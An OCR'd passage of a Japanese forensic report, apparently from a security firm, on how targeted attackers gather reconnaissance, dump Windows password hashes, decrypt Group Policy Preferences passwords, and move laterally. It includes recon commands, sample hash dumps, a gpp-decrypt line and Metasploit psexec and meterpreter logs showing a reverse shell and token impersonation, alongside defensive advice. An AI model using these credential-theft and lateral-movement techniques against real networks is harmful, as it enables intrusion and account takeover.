


図 8　マルウェアのアイコン情報をリソースエディタで確認した際の画面

4.4. マルウェア感染後、および他の PC への侵入後の情報取得

攻撃者は、PC を感染させた後や、感染 PC を踏み台に他の PC へ侵入した後、情報収集のために次のことを実行する傾向にあります。

1. **システム情報の取得**
2. **ドメイン情報の取得**
3. **ファイル・ディレクトリー覧の取得**
4. **パスワードハッシュ値／パスワード取得**

図 9 は、調査時によく見られる、システム情報やドメイン情報を取得するバッチファイルの一例です。攻撃者によってはさらに、管理者が使用する Windows コマンドや、ドメインの管理情報を取得するツールを別途使用し、あらゆる情報を取得しようとします。

また、攻撃者は、ホストスキャンやブラウザの履歴の取得により、標的対象のウェブサーバ、ファイルサーバの一覧も窃取します。ホストスキャンでは、Windows の ping コマンドの利用や中国の攻撃者コミュニティで公開されているポートスキャンなどを確認しています。一方で、ポートスキャンの代名詞である nmap などのツールは確認されていません。このツールは、ウイルス対策ソフトによって検出されるため、それを避けるためだと推測されます。

ipconfig__/all	ネットワーク情報の表示
netstat__-ano	通信状況、オープンしているポート（サービス）の表示
tasklist__/v	実行プロセスの表示
systeminfo	システム情報の表示
set	環境変数の表示
net__view	現在のドメインのコンピューター覧の表示
net__view__/domain	全てのドメインのコンピューター覧の表示

図 9 取得するシステム情報およびドメイン情報

4.5. パスワードハッシュ値／パスワードの取得

標的型サイバー攻撃によって他の PC やサーバに侵入する方法は、脆弱性の悪用より、主に管理者になりすましてログインするケースがほとんどです。攻撃者は、マルウェア感染させた PC やそれを踏み台として侵入した PC から、必ずと言ってよいほどパスワードのハッシュ値を取得します。パスワードのハッシュ値を取得する際には、PC の管理者権限、もしくはプログラムのデバッグ特権を必要としますが、実際には、ユーザがソフトウェアをインストールする場合などの利便性を重視し、ローカル PC の管理者権限をユーザに与えている組織も少なくありません。

パスワードのハッシュ値取得には gsecdump の利用が全体の半数を占め、次いで PwDump、WCE といった有名なツールが使われています。この他に、世間で流通していないと思われるツールも複数確認されました。フォレンジック調査時に確認されたパスワードハッシュ値／パスワード取得ツールの割合を図 10 に示します。また、確認された gsecdump の実行結果のイメージは図 11 の通りです。




図 10 パスワードハッシュ値 / パスワード取得ツールの割合

```
AD¥user1::ef4b2d676d8bf851561807f76a6f7093:166ef9fee4a99644f15f7cf4e0a44b2e:::
WINXPSP3¥Administrator::7e6da418e261f2e8ccf9155e3e7db453:b80636efe766fde96780b14
49a3f4bee:::
AD¥WINXPSP3$::00000000000000000000000000000000:fbfe886ca9618a6b99e9cbf4127a09f1:
::
AD¥WINXPSP3$::00000000000000000000000000000000:fbfe886ca9618a6b99e9cbf4127a09f1:
::
Administrator(current):500:7e6da418e261f2e8ccf9155e3e7db453:b80636efe766fde96780
b1449a3f4bee:::
```

図 11 頻繁に確認される gsecdump の実行結果

また、フォレンジック調査時に残っていた、もしくは復元に成功した gsecdump を調査した結果、インターネット上で公開されているオリジナルバージョンと同じハッシュ値であったものは確認できませんでした（表 2）。攻撃者は、パスワードのハッシュ値を取得する処理に影響しない部分のデータを書き換えたり（バイナリパッチ、図 12）、ファイルを実行可能な状態のまま圧縮したり（パッキング）することにより、ウイルス対策ソフトの回避を図っていました。

ハッシュ値	ssdeep[31]	AV[32]	検出回避手法
875f3fc948c6534804a26176dcfb6af0		検出	（オリジナルバージョン）
3ed9885c9fbd845746d5b6c385879b01	99	検出	バイナリパッチ
c488579b710b06b7c68cbdbac742b867	96	検出	バイナリパッチ
580a6558f4ade2a3a162b85662fbe6c6	96	検出	バイナリパッチ
0c086f19a29a564c14ca5836b2588154		検出	パッキング
704344e874e734f13450fd433855faf5		未検出	パッキング

表 2　gsecdump のハッシュ値の一例




図 12　gsecdump のバイナリパッチ例

2012 年 2 月に、メモリ内からパスワードを平文でダンプ（表示）するツール mimikatz が公開されました。2013 年には、同様の機能を持つ中国製ツール（図 13）をフォレンジック調査で確認しています。これらから、標的型サイバー攻撃の攻撃者が最新の手法を取り入れ、場合によってはカスタム化していることがわかります。




図 13　中国製ツールの実行結果

31 ファイルそのものに対して計算しています。

32 スキャン結果は、2014 年 7 月 1 日時点での代表的なウイルス対策ソフト（AV）によるものです。ここでは、未検出となるソフトもあると伝えることが目的のため、個別のウイルス対策ソフト名は明らかにしていません。

攻撃者は、Windows 環境で取得したパスワードハッシュ値を悪用し、他の PC へ不正侵入したり、マルウェア感染を拡大させたりします。具体的には次の 2 つの方法で実行します。

1. **取得したパスワードハッシュ値からパスワードを割り出し、それによってなりすましログインした後、マルウェアを実行**
2. **取得したパスワードハッシュ値そのものを使用してなりすましログイン（Pass-the-Hash Attack）した後、マルウェアを実行**

1. に関しては、Windows XP 以前の Windows OS は LM ハッシュがデフォルトで保存されており、パスワードはレインボーテーブル [33] を用いたパスワードクラックによって容易に割り出すことができます。Windows Vista 以降についても、設定しているパスワードが大文字・小文字を含む英数字 8 桁などであれば NTLM ハッシュからでも割り出すことが可能です [34]。

割り出しが困難な場合でも、同一のパスワードが設定されているアカウントの場合は、あるコマンドを攻撃の過程で追加することによって、パスワードハッシュ値そのものを使用した「Pass-the-Hash Attack」によってなりすましログインが可能となります。

これまで述べたほかにも、次のような手段を利用して（または次の場所から）パスワードを取得します。

1. **キーロガー機能**
2. **Windows 資格情報コンテナーに保存しているパスワード**
3. **メールやブラウザに保存しているパスワード**
4. **クリップボード（パスワード保存ツールからクリップボードへの貼り付け）**
5. **自組織で作成しているパスワード管理表**

ある事案では、ドメイン管理者がパスワードを変更した直後に、変更後のパスワードが悪用されていました。これは、パスワードを変更した管理者の PC がマルウェアに感染しており、キーロガー機能により変更後のパスワードが窃取されたことが原因でした。

4.6. マルウェアの感染拡大・権限昇格

4.6.1. リモートコマンドの実行

攻撃者は、なりすまし認証の後、あるいはユーザによる認証済みセッションを利用し、4.4 の図 9 で示した取得情報を「1.bat」などとしてバッチファイルやマルウェアに保存します。その後、そのバッチファイル、マルウェアを攻撃対象の PC やサーバに保存し、そこでそれらのファイルを実行します。遠隔から攻撃対象の PC・サーバでプログラムを実行する方法はいくつかあり、その中でもタスクスケジューラ（At）と PsExec により悪用されたケースを 8 割以上で確認しています（図 14）。




図 14 リモートコマンド実行時に使用されるコマンドの割合

33 少ない記憶領域で、平文と対応するハッシュ値のペアを保存しているテーブル。ソルト（パスワードを暗号化する際にランダムに付与される文字列）のないパスワードハッシュ値への総当たり攻撃などに使用される。

34 以下の代表的なレインボーテーブル提供サイトを参考にしています。詳しくは以下をご参照ください。

http://project-rainbowcrack.com/table.htm

http://ophcrack.sourceforge.net/tables.php

また、これまでにラックが関わった事案では確認されていませんが、sc コマンドによるリモートコマンド実行も報告されており[35]、今後は以下のコマンドを使用したものなども予想されます。

- schtasks
- WMIC
- winrs
- powershell

なお、リモートコマンドではないものの、次のシステム起動時やユーザログイン時にマルウェアのプログラムを実行させるため、攻撃者が特定のフォルダにファイルを保存したり（①）、レジストリキーに登録したり（②）することも考えられます。

① C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\malware.exe
② HKLM\Software\Microsoft\Windows\CurrentVersion\Run

4.6.2. 権限昇格に使用される手法の例

ここまで述べた「4.5. パスワードハッシュ値／パスワードの取得」や「4.6.1. リモートコマンドの実行」によって、攻撃者は標的対象とした組織で感染拡大を繰り返し、また権限昇格を図ります。表 3 に、権限昇格に使用される手法の一例を示します。

PC ／サーバ	ユーザ権限	1 同一パスワード	2 キーロガー	3 脆弱性	4 ドメイン管理者でのログイン	5 委任	6 GPP	7 パスワード管理簿	8 権限不備
DC	DomainAdmins /LocalAdmins	↑ ↑	↑ ↑	↑	↑ ↑	↑ ↑		↑ ↑	↑ ↑
ドメイン管理者が利用する PC	DomainAdmins	↑ ↑	↑ ↑	↑	↑ ↑	↑ ↑		↑ ↑	↑ ↑
	LocalAdmins	↑ ↑	↑ ↑	↑	↑ ↑	↑ ↑	↑ ↑	↑ ↑	↑ ↑
	Users		↑	↑			↑	↑	↑
ユーザが利用する PC	LocalAdmins	↑	↑	↑	↑	↑	↑	↑	↑
	Users		↑	↑			↑	↑	↑

1 各 PC のローカルの管理者グループに所属するアカウントについて同一のパスワードが設定されている場合
2 同一 PC もしくは他の PC に対して権限の高いアカウントでのログイン時にパスワードを入力した場合
3 権限昇格の脆弱性がある場合
4 ドメイン管理者グループに所属するアカウントによりリモートデスクトップなどで感染 PC にログインした場合
5 委任を禁止していないドメイン管理者グループに所属するアカウントによりリモートデスクトップなどで感染 PC にログインした場合
6 ローカル管理者のパスワードを GPP（グループポリシー基本設定）にて変更した場合
（ここでは、DC は GPP による設定がなされていないと仮定）
7 管理者作成のパスワードを記録した管理簿へアクセスできるアカウントから、管理簿に記載されているアカウントへの権限昇格
8 ファイルサーバ等に保存された実行ファイルの改ざんや DLL Hijacking[36] など

表 3 権限昇格の例

36 実行ファイルにおける DLL の検索順に起因する脆弱性 http://www.ipa.go.jp/files/000008790.pdf

4.6.3. グループポリシー基本設定とドメイン管理者によるログインの影響

4.6.3.1. グループポリシー基本設定 (Group Policy Preferences) の脆弱性

グループポリシー基本設定は、Microsoft Windows sever 2008 から導入された新機能です。この機能により、ローカルの管理者パスワードの変更やドライブマップの作成など、従来のグループポリシーでは実現が難しかった設定が可能になりました。図 15、図 16 は、グループポリシー基本設定によって、ドメインに参加している PC の「Administrator」アカウントのパスワード更新や、「newadmin」の新規作成、およびローカルの管理者グループへの追加登録をする設定画面です。ドメインに参加している PC では、起動時に「Administrator」アカウントのパスワード更新と「newadmin」の新規作成が行われます。

この機能が 2008 年に公開された後、2012 年 1 月に脆弱性が報告されましたが[37]、Microsoft 側は新機能の本来の仕様だとしており、2014 年 5 月まで対策（MS14-025[38]）が取られませんでした。その脆弱性は、グループポリシー基本設定の内容が記載されたファイル（図 17、図 18）が、ドメインユーザがアクセスできる場所に保存されることにより、ドメインユーザから見られる状態となってしまうというものでした。このファイルに記録されているパスワードは、AES 256（暗号化方式の一つ）によって暗号化されていますが、その暗号化鍵も Microsoft から公開されています。そのため、権限の低いドメインユーザにも復号は可能（図 19）で、設定した「Administrator」、「newadmin」のパスワードが容易に判明し、ローカルの管理者権限昇格に悪用される恐れが生じます。

なお、図 18 のファイルは、設定を無効にしただけでは削除されないため、注意が必要です。この後の「4.6.5. ユーザ名による動作の切り替え」で紹介するログオンスクリプトも含め、「%LOGONSERVER%」に不要なファイルが残っていないかを総点検することも対策としては有効です。




図 15 グループポリシー基本設定を使用した PC の Administrator のパスワード変更および管理者アカウント newadminin の作成




図 16 PC の管理者アカウント newadmin の作成の確認

図 17 グループポリシー基本設定の内容が記載されたファイル




図 18 グループポリシー基本設定（図 17）の内容

```
root@kali:~# gpp-decrypt PmJShpe6O3N6h+qc3YKpY5UeI0vzIt9cf1BeJZOgQ+U
managergpp;
```
復号されたパスワード

図 19 パスワードの復号

4.6.3.2. ドメイン管理者によるログインの影響

パスワード／パスワードハッシュ値の取得

ドメイン管理者などの権限の高いアカウントで感染 PC にログインした際、その感染 PC のローカル管理者権限が攻撃者に取得されている場合は、管理者権限の高いアカウントのパスワードおよびパスワードハッシュ値が取得される恐れがあります（図 20、図 21）。




図 20 ドメイン管理者によるリモートデスクトップでのログイン

```
Authentication Id : 0 ; 103547 (00000000:0001947b)
Session           : RemoteInteractive from 2
User Name         : administrator
Domain            : AD
SID               : S-1-5-21-1177614957-440953351-3761291218-500
        msv :
         [00000002] Primary
         * Username : Administrator
         * Domain   : AD
         * LM       : 7e6da418e261f2e857f9de491926ca52
         * NTLM     : 6292869043e3ead58a4979f0dd978cea
         * SHA1     : 778255e90df6100655fc96a566918812784a98e5
        wdigest :
         * Username : Administrator
         * Domain   : AD
         * Password : manager123;
```

図 21 感染 PC でドメイン管理者のパスワードを確認

委任の悪用

委任は、ユーザアカウントやコンピュータアカウントの代理として動作することをサービスに許可する機能です。これを悪用すると、自身のアカウントではアクセスできないリソースにもアクセスできるようになります。

図 22 は、IP アドレス 10.100.0.72 の PC　A がマルウェア感染した例です。アカウント A（ローカルの管理者アカウントやローカルの管理者権限を有するドメインユーザなど）はローカルの管理者権限を有しているため、マルウェアもこのローカル管理者権限を有することになりますが、10.100.0.8 のサーバ B に対しては管理者権限を有しないため、管理共有と呼ばれる共有フォルダへは通常、アクセスすることができません（図 23）。

しかし、ドメインの管理者権限を有する、権限の高いアカウントで感染 PC（PC　A）にログインした場合、PC　A がドメイン管理者権限を悪用してサーバ B にある管理共有へアクセスできるようになり（図 24、図 25）、結果として権限昇格が可能となります。これについては、ドメイン管理者が PC を管理する際などに起こり得ると考えられます。そのため対策としては、ドメイン管理者のアカウントについて委任を許可しない設定にすることが有効です。




図 22 委任を悪用した権限昇格の概要

```
msf exploit(psexec) > exploit

[*] Started reverse handler on 10.100.0.72:4444
[*] Connecting to the server...
[*] Authenticating to 10.100.0.7:445|WORKGROUP as user 'administrator'...
[*] Uploading payload...
[*] Created \MOQUcWjs.exe...
[*] Sending stage (769536 bytes) to 10.100.0.7
[*] Deleting \MOQUcWjs.exe...
[*] Meterpreter session 3 opened (10.100.0.72:4444 -> 10.100.0.7:49784) at 2014-
09-16 12:39:35 +0900

meterpreter > shell
Process 2968 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>echo %username%
echo %username%
WIN7X86$                          10.100.0.8¥C$へのアクセス不可

C:\Windows\system32>net use l: \\10.100.0.8\C$
net use l: \\10.100.0.8\C$
'10.100.0.8' ◆◆◆◆◆[◆U◆[◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆:  ◆V◆X◆e◆◆ ◆G◆◆◆[ 1223 ◆◆◆◆◆◆◆◆◆◆◆◆◆
□□B

□□□□□□□□□□□□□□□[□U□[□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□B


C:\Windows\system32>
```

図 23 PsExec による 10.100.0.72 の侵害
(ローカルの管理者権限を有するドメインユーザ、もしくはローカルの管理者アカウントがマルウェア感染すると想定)

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
AD\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
AD\user1
AD\user3
NT AUTHORITY\ANONYMOUS LOGON
WIN7x86\winuser

meterpreter > impersonate_token AD\\Administrator
[+] Delegation token available
[+] Successfully impersonated user AD\Administrator
meterpreter > shell
Process 1800 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>echo %username%
echo %username%
administrator
```

